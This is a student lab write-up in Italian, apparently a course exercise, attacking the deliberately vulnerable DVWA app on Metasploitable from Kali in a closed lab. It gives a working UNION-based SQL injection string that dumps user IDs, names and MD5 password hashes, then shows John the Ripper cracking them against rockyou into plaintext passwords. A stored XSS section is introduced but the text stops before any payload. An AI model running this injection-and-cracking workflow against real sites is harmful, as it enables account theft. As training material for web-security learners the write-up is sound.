



RICCARDO AGOSTINO
MONTI

S 6 W E K K - E N D WEB APPLICATION HACKING

Setup Ambiente

```
(kali㉿kali) - [~]  
$ ping 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=27.1 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=7.04 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.812 ms  
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=2.03 ms  
^C  
--- 192.168.50.101 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3067ms  
rtt min/avg/max/mdev = 0.812/9.252/27.128/10.581 ms
```


Per l'esercizio di oggi andremo a utilizzare la DVWA di metasploitable, che farà da server vittima. E la nostra macchina Kali Linux per effettuare gli attacchi ed exploitare le vulnerabilità, per tanto è richiesto che le due macchine siano in comunicazione in rete interna. Verificare poi che le due macchine comunichino tra di loro.

Prima vulnerabilità:

Una volta terminato il setup del nostro laboratorio possiamo procedere a verificare la prima vulnerabilità richiesta dall'esercizio: SQLi (Blind) tale vulnerabilità sfrutta il mancato controllo sull'input di query dinamiche che l'utente può fare verso il database di un sito web per ottenere, potenzialmente, l'accesso al tutto il database, quindi a dati riservati degli utenti come username, password o addirittura carte di credito.

Collegamento a DVWA

Adesso che sappiamo qual'è lo scopo della vulnerabilità possiamo procedere collegandoci a DVWA per eseguire l'SQLi. Per farlo colleghiamoci da Kali all'url `http://<<IP METASPLOITABLE>>/dvwa` (Nel mio caso `http://192.168.50.101/dvwa`). Logghiamo all'interno del server, impostiamo la sicurezza a "low" e spostiamoci nella sezione "SQL Injection (Blind)"



Attacco SQLi

Una volta che ci troviamo nella pagina SQLi Blind, possiamo prima analizzare la pagina con "View Source" e scoprire che la query inviata al DataBase è :

`SELECT first_name, last_name FROM users WHERE user_id = '$id'` dove '\$id' è una variabile che contiene ciò che l'utente scrive nella casella "User ID".

Sapendo questo, possiamo procedere scrivendo nella casella la seguente stringa: `<< '%' and 0=0 union select null,concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # >>` trasformando la query in:

`SELECT first_name, last_name FROM users WHERE user_id = '%' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #`

Ci aspettiamo che questa query dà come output id, nome, cognome, username e password di ogni singolo utente del server. separati tutti dal carattere "0x0a" che rappresenta il carattere a capo.

Come ci aspettavamo,
la query ci ha fatto
ottenere tutte le
informazioni
desiderate in output.

Vulnerability: SQL Injection (Blind)

User ID:


```
ID: '%' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name)
First name:
Surname:
1
admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: '%' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name)
First name:
Surname:
2
Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03
```

```
ID: '%' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name)
First name:
Surname:
3
Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
```


```
ID: '%' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name)
First name:
Surname:
4
Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: '%' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name)
First name:
Surname:
5
Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Hacking con Jhon the Ripper

Una volta ottenuti username e password in formato hash è arrivato il momento di crackarle.

Per farlo utilizziamo il comodo tool Jhon the Ripper. Creiamo quindi un file txt (chiamandolo come ci pare) contenente username:password per ogni coppia di username e password ottenuti.



```
*~/Desktop/pass.txt - Mousepad
File Edit Search View Document Help
+ [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
```




Dopo aver creato il file non ci resta che far partire il tool da terminale specificandogli, il formato dell' hash (se non specificato Jhon the Ripper proverà a trovarlo da solo) una wordlist con cui confrontare gli hash delle nostre password e il file dal quale prendere le nostre password che vogliamo crackare.

```
File Actions Edit View Help
(kali@kali) - [~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123         (gordonb)
letmein        (pablo)
charley        (1337)
4g 0:00:00:00 DONE (2024-01-10 10:54) 4.597g/s 3310p/s 3310c/s 4413C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```




Notiamo tuttavia che la password per l'account smithy non è mostrata a schermo, questo è probabilmente causato dal fatto che la password sia ritondante con un delle altre. E' tuttavia possibile verificare qual'è la password corretta utilizzando il comando `<<john --show --format=raw-md5 pass.txt>>` Dall'output del comando verifichiamo la nostra teoria, infatti la password dell'account smithy è la stessa dell'account admin.

```
(kali@kali) - [~/Desktop]
$ john --show --format=raw-md5 pass.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password


5 password hashes cracked, 0 left
```



Seconda vulnerabilità:

Ora passiamo all'utilizzo della seconda vulnerabilità, la Stored Cross Site Scripting (XSS) o XSS persistente. Tale vulnerabilità si verifica quando un'applicazione riceve dati da una fonte non attendibile e include tali dati nelle sue successive risposte HTTP in modo non sicuro. In un attacco XSS, un codice dannoso viene inserito in siti web altrimenti attendibili in modo da inviarlo agli utenti. Questi script possono accedere a tutti i cookie, i token di sessione o altre informazioni sensibili conservate dal browser e utilizzate in quel sito. Nello specifico, l'XSS persistente salva tale script nella pagina nel payload e ad ogni nuova visita esegue lo script.


Per eseguire l'attacco spostiamo all'interno della scheda "XSS stored", verificando prima che il livello di sicurezza sia ancora impostato a "low".



The screenshot displays the DVWA web application interface. At the top, the DVWA logo is visible. The left sidebar contains a navigation menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, **XSS stored** (highlighted in green), DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It features a form with two input fields: "Name *" and "Message *", and a "Sign Guestbook" button. Below the form, a preview shows the output: "Name: test" and "Message: This is a test comment." Under the "More info" section, three links are provided: <http://hackers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the bottom left, the status is shown: "Username: admin", "Security Level: low", and "PHPIDS: disabled". At the bottom right, there are "View Source" and "View Help" buttons. The footer indicates "Damn Vulnerable Web Application (DVWA) v1.0.7".

Attacco XSS:

